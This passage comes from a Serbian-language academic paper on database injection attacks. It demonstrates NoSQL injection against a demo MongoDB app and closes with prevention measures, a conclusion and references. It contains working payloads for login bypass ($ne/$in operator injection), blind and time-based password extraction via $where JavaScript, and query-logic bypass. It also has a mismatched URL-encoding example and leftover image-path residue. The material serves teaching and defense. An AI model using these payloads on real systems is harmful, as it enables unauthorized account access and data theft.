[13] Najpre je potrebno testirati sistem na postojanje potencijalnih NoSQLi ranjivosti. Ovo se može učiniti korišćenjem specijalnih karaktera i stringova u cilju izazivanja greške ili otkrivanja atipičnog ponašanja sistema. Tipovi karaktera i njihova uloga se mogu razlikovati u zavisnosti od baze podataka. Prilikom testiranja ranjivosti u MongoDB bazi podataka se može iskoristiti apostrof (**'**) kao payload umesto naziva kategorije, gde je primer ranjivog upita:

```
db.products.find({ $where: "this.category == '${input}' && this.released == 1" })
```


i rezultat vidljiv na slici 30:

[4]Generisano pomoću Claude.ai:
https://github.com/teo-kal/DBMS-2-database-attacks/blob/main/project/2-nosqli/server.js

Slika 30 - Testiranje na potencijalne NoSQLi ranjivosti

Na osnovu poruke o grešci se može zaključiti da baza podataka interpretira unet apostrof kao deo upita, gde je rezultujući upit:
db.products.find({ $where: "this.category == '" && this.released == 1" })
što predstavlja nevalidnu sintaksu zbog neadekvatno zatvorenog string literala i dovodi do greške pri izvršenju upita. Ovo ponašanje ukazuje na mogućnost NoSQLi napada.

Dodatno, moguće je izvršiti dodavanje uslova unutar payload-a. Najpre, na slici 31 je vidljivo regularno ponašanje aplikacije unosom vrednosti **fizzy**:



Slika 31 - Primer regularnog unosa

Nakon posmatranja regularnog ponašanja, moguće je iskoristiti logičke uslove korišćenjem **&&** operatora i posmatrati promene u odgovoru aplikacije. Konkretno, iskorišćeni payload-ovi su:

fizzy' && 1 && 'x
fizzy' && 0 && 'x
od kojih prvi ne bi trebalo da utiče na izvršenje upita, dok potonji postaje netačan. Dodatno, razlog za dodavanjem poslednjeg dela uslova, && 'x je zbog postojanja apostrofa unutar originalnog upita kojim se definiše kategorija produkta. Na slikama 32 a) i b) se mogu videti razlike u ponašanju aplikacije prilikom prosleđivanja spomenutih payload-ova, respektivno:

a)

b)

Slike 32 a) i b) - Upoređivanje ponašanja aplikacije pri tačnom i netačnom uslovu, respektivno

U ovom slučaju, cilj je zaobići poslednji uslov unutar originalnog upita, konkretno && this.released == 1 i prikazati sve produkte **fizzy** kategorije, kao i produkte koji nisu dostupni (**released: 0**) iz ostalih kategorija. Korišćenjem prethodnih payload primera je pokazano da je moguće uticati na logiku upita, te je moguće iskoristiti || operator unutar payload-a, na primer:
fizzy' || this.released == 0 || 'a'=='b
gde je rezultat vidljiv na slici 33:

Slika 33 - Korišćenje || operatora

S obzirom da je rezultujući upit

```
{ "$where": "this.category == 'fizzy' || this.released == 0 || 'a'=='b' && this.released == 1" }
```

najpre će se izvršiti evaluacija uslova `'a'=='b' && this.released == 1` zbog veće prednosti operatora **&&**, koji će biti **false**. Zatim se vrši „kratkospajanje'' (eng. **Short-circuiting**) uslova, tj. evaluacija preostalih uslova sleva nadesno:

```
this.category == 'fizzy' || this.released == 0
```


Konkretno, ukoliko je prvi uslov ispunjen, neće se evaluirati drugi uslov. Drugi uslov se evaluira u slučaju da prvi nije ispunjen. Kao rezultat će biti prikazani svi produkti kojima je naziv kategorije jednak **fizzy** i produkti iz ostalih kategorija kojima je atribut **released** jednak vrednosti **0**. Na ovaj način je uspešno izvršeno zaobilaženje uslova originalnog upita.

3.1.1 Otkrivanje vrednosti atributa

[13] Osim zaobilaženja logike upita, korišćenjem spomenutih tehnika se mogu ustanoviti i vrednosti atributa. Na primer, u sledećem upitu se vrši pretraga korisnika na osnovu korisničkog imena:


```
{ "$where": "this.username == '<unos>'" }
```

gde je rezultat prilikom definisanja korisničkog imena **admin** vidljiv na slici 34:




Slika 34 - Regularno ponašanje upita

Otkrivanje prvog karaktera lozinke je moguće izvršiti korišćenjem payload-a kao što je:
admin' && this.password[0] == 'A
gde je rezultujući upit:
{ "$where": "this.username == 'admin' && this.password[0] == 'A'" }
i ponašanje aplikacije vidljivo na slici 35:



Slika 35 - Ispitivanje vrednosti prvog karaktera lozinke

S obzirom da nije vraćen ikakav rezultat, zaključuje se da prvi karakter nije jednak vrednosti **A**. Ukoliko se kao payload definiše:
admin' && this.password[0] == 'a
na slici 36 se može videti da je rezultat vraćen, na osnovu čega se može zaključiti da je prvi karakter lozinke korisnika **admin** jednak vrednosti **a**:



Slika 36 - Ispitivanje vrednosti prvog karaktera lozinke


3.1.2 Time-based napadi

[13] Kao i kod klasičnih SQLi napada, moguće je izvesti i Time-based napade u slučaju Blind NoSQLi tipova napada. Ovi napadi se koriste kada namerno izazivanje grešaka ne dovodi do vidljive promene u odgovoru aplikacije, već umesto toga napadač meri vreme odgovora servera kako bi otkrio željene informacije. Posebnu opasnost predstavlja **$where** operator jer omogućuje izvršavanje JavaScript koda pored evaluacije upita. Ovo znači da napadač može iskoristiti JavaScript funkcionalnost dostupnu u MongoDB okruženju kako bi izvršio blokirajuću operaciju, kao što je poziv funkcije koja izaziva kašnjenje, samo ukoliko je zadat uslov tačan. Primer payload-a koji demonstrira princip je sledeći:

```
admin' + function(x){
   if (x.password[0] === 'a') { sleep(5000); }
}(this) + '
```

gde + operatori imaju ulogu konkatenacije stringova.

Kao rezultat, server će odgovoriti sa kašnjenjem samo ukoliko je prvi karakter lozinke jednak vrednosti **a**. Praćenjem vremena odgovora aplikacije napadač može zaključiti tačnost uslova, dok se ponavljanjem payload-a za različite pozicije karaktera i vrednosti se može postupno rekonstruisati čitava lozinka, ali treba imati u vidu da uspešnost ovakvog napada može značajno zavisiti od okruženja i dostupnih funkcija. Demonstracija ovakvog napada na primeru upita spomenutog u prethodnom potpoglavlju se može videti na slici 37:



Slika 37 - Demonstracija Time-based napada

gde se na osnovu izazvanog kašnjenja od **5000** milisekundi može ustanoviti da je prvi karakter lozinke jednak vrednosti **a**.

3.2 Operator Injection

[13] Pored Syntax Injection napada, u cilju modifikacije logike upita je moguće izvršiti i umetanje MongoDB-specifičnih operatora kao što su:

- **$where** - kojim se definiše uslov za izdvajanje dokumenta
- **$ne** - kojim se definiše nejednakost
- **$in** - kojim se definiše niz mogućih vrednosti
- **$regex** - kojim se izdvajaju dokumenta čija se vrednost atributa poklapa sa definisanim **regex** izrazom

U cilju demonstracije ovakvog tipa napada će biti iskorišćena forma za prijavu korisnika koja se sastoji iz dva unosa: korisničkog imena i lozinke. Prilikom regularne prijave, upit koji bi se izvršio na primeru korisnika **user1** i lozinke **user123** bi bio sledeći:

```
db.users.findOne({ "username": "user1", "password": "user123" })
```

Jedan od načina na koji je potencijalno moguće zaobići neophodan unos lozinke je korišćenjem **$ne** operatora, na primer:

```
db.users.findOne({ "username": "user1", "password": { "$ne": "" } })
```

U ovom slučaju se umesto stringa kao vrednost lozinke prosleđuje dokument `{ "$ne": "" }`. Kao posledica će biti vraćen dokument koji se odnosi na korisnika čije je korisničko ime jednako **user1** i čija lozinka nije jednaka praznom stringu, čime se zaobilazi potreba za poznavanjem lozinke ukoliko se ne vrši adekvatna sanitizacija upita.

Dodatno, ukoliko nije poznato korisničko ime, moguće je iskoristiti **$in** operator za definisanje liste potencijalnih korisničkih imena, kao što je:

```
db.users.findOne(
   {
      "username": { "$in": [ "admin", "administrator", "superadmin" ] },
      "password": { "$ne": "" }
   }
)
```

gde je rezultat vidljiv na slici 38:

Slika 38 - Korišćenje **$in** i **$ne** operatora

dok bi u slučaju navođenja `{ "$ne": "" }` dokumenta unutar polja za korisničko ime i lozinku kao rezultat bio vraćen prvi dokument koji ispunjava uslov da ni korisničko ime ni lozinka nisu jednaki praznom stringu, u ovom slučaju administratorski nalog, vidljivo na slici 39:

Slika 39 - Prosleđivanje ugnježdenih dokumenata i **$ne** operatora

Potrebno je napomenuti da format i tip enkodiranja pri generisanju payload-a može zavisiti od mesta u kome se on nalazi, konkretno:

- Ukoliko se payload prosleđuje kroz URL parametre (**GET** zahtev), potrebno je koristiti URL-enkodiranje specijalnih karaktera kao što su razmak i logički operatori (||) gde bi payload kao što je `fizzy' || this.released == 0 || 'a'=='b` bio konvertovan u sledeći oblik:
  `fizzy'%20&&%201%20&&%20'x`
  dok se operatori mogu definisati korišćenjem uglastih zagrada, na primer:
  `fizzy'%20%7C%7C%20this.released%20==%200%20%7C%7C%20'a'=='b`
- Ukoliko se payload prosleđuje kroz „telo” (**body**) HTTP zahteva, potrebno je koristiti **JSON** format sa **Content-Type: application/json** header-om, na primer:
  `{ "username": {"$ne": "invalid"}, "password": {"$ne": "invalid"} }`

3.3 Prevencija NoSQLi napada

[13, 14] Principi prevencije NoSQLi napada se u velikoj meri baziraju na principima prevencije SQLi napada, najpre korišćenjem parametrizovanih upita, te i sanitizacije i validacije

korisničkog unosa. Međutim, s obzirom da NoSQL baze podataka koriste sopstvene implementacije query jezika, potrebno je ispratiti preporuke korišćene tehnologije.
Ključne mere zaštite uključuju:

- Stroga validacija korisničkog unosa i odbacivanje ugnježdenih objekata, nizova ili neočekivanih polja koja bi mogla sadržati operatore
- Blokiranje operatora - gde se u MongoDB sistemu preporučuje korišćenje **$eq** operatora umesto jednakosti u cilju sprečavanja izvršenja umetnutih operatora **$ne**, **$in** ili **$regex**
- U slučaju MongoDB baze podataka, jedan od ključnih mehanizama zaštite je onemogućavanje izvršavanja JavaScript koda u okviru operatora kao što je **$where** navođenjem --noscripting opcije unutar MongoDB konfiguracije
- Konekcije ka bazi podataka treba konfigurisati sa korisničkim nalozima koji poseduju minimalne privilegije neophodne za izvršavanje operacija
- Implementiranje log-ovanja radi detekcije neobičnih upita

4. ZAKLJUČAK

U drugom poglavlju ovog rada su prikazane vrste SQL Injection napada, jedan od najrasprostranjenijih tipova napada koji predstavljaju značajnu pretnju modernim aplikacijama, uključujući i način na koji je moguće otkriti potencijalne ranjivosti. Demonstrirani su napadi na logiku upita kroz otkrivanje skrivenih podataka, zaobilaženje aplikativne logike, kao i specifične Blind SQLi tehnike. Dodatno, razmotrene su mogućnosti manipulacije bazom podataka i izvršavanja proizvoljnog koda preko SQLi ranjivosti.

U trećem poglavlju su obrađeni NoSQL Injection napadi, sa fokusom na MongoDB bazu podataka. Demonstrirane su dve glavne kategorije napada: Syntax Injection, gde se narušava sintaksa originalnog upita u cilju promene logike ili ekstrakcije podataka, kao i Operator Injection napadi gde se koriste NoSQL-specifični operatori u maliciozne svrhe. Posebna pažnja je posvećena opasnosti **$where** operatora koji omogućuje izvršavanje proizvoljnog JavaScript koda.

Zaključuje se da, iako SQL i NoSQL baze podataka koriste različite arhitekture i query jezike, fundamentalni principi Injection napada ostaji konceptualno isti, gde u oba slučaja napadač pokušava da manipuliše logikom upita umetanjem malicioznog sadržaja kroz nekontrolisane korisničke unose.
Prevencija ovakvih napada zahteva primenu većeg broja mehanizama i rešenja koji uključuju strogu validaciju i sanitizaciju korisničkog unosa, korišćenje parametrizovanih upita, primenu principa najmanjeg nivoa privilegija za pristup bazi podataka, kao i redovno testiranje i pregled log-ova sistema. S obzirom na razvoj tehnologija i pojavu novih tehnika napada, neophodno je kontinualno primenjivati odbrambene mehanizme radi očuvanja integriteta, poverljivosti i dostupnosti podataka u savremenim sistemima.

5. LITERATURA

[1] OWASP Top 10: https://owasp.org/Top10 (Poslednji pristup: 02.11.2025. godine)
[2] OWASP Top 10 - A03:2021 - Injection: https://owasp.org/Top10/A03_2021-Injection (Poslednji pristup: 02.11.2025. godine)
[3] OWASP - Testing for SQL Injection: https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection (Poslednji pristup: 02.11.2025. godine)
[4] PortSwigger - SQL Injection: https://portswigger.net/web-security/sql-injection (Poslednji pristup: 02.11.2025. godine)
[5] W3Schools - SQL UNION Operator: https://www.w3schools.com/sql/sql_union.asp (Poslednji pristup: 02.11.2025. godine)
[6] PostgreSQL - Columns: https://www.postgresql.org/docs/current/infoschema-columns.html (Poslednji pristup: 02.11.2025. godine)
[7] PostgreSQL - pg_roles: https://www.postgresql.org/docs/current/view-pg-roles.html (Poslednji pristup: 02.11.2025. godine)
[8] Oracle - Scalar Subquery Expressions: https://docs.oracle.com/en/database/oracle/oracle-database/23/sqlrf/Scalar-Subquery-Expressions.html (Poslednji pristup: 02.11.2025. godine)
[9] Datacamp - SQL Subquery: A Comprehensive Guide: https://www.datacamp.com/tutorial/sql-subquery (Poslednji pristup: 02.11.2025. godine)
[10] PortSwigger - Out-of-band application security testing (OAST): https://portswigger.net/burp/application-security-testing/oast (Poslednji pristup: 02.11.2025. godine)
[11] RAPID7 - Remote Code Execution (RCE): https://www.rapid7.com/fundamentals/what-is-remote-code-execution-rce (Poslednji pristup: 02.11.2025. godine)
[12] DbVisualizer - Parameterized Queries in SQL – A Guide: https://www.dbvis.com/thetable/parameterized-queries-in-sql-a-guide (Poslednji pristup: 02.11.2025. godine)
[13] Portswigger - NoSQL Injection: https://portswigger.net/web-security/nosql-injection (Poslednji pristup: 02.11.2025. godine)
[14] Datacamp - Preventing SQL/NoSQL Injection Attacks in MongoDB: https://www.datacamp.com/tutorial/preventing-sql-no-sql-injection-attacks-in-mongo-db (Poslednji pristup: 02.11.2025. godine)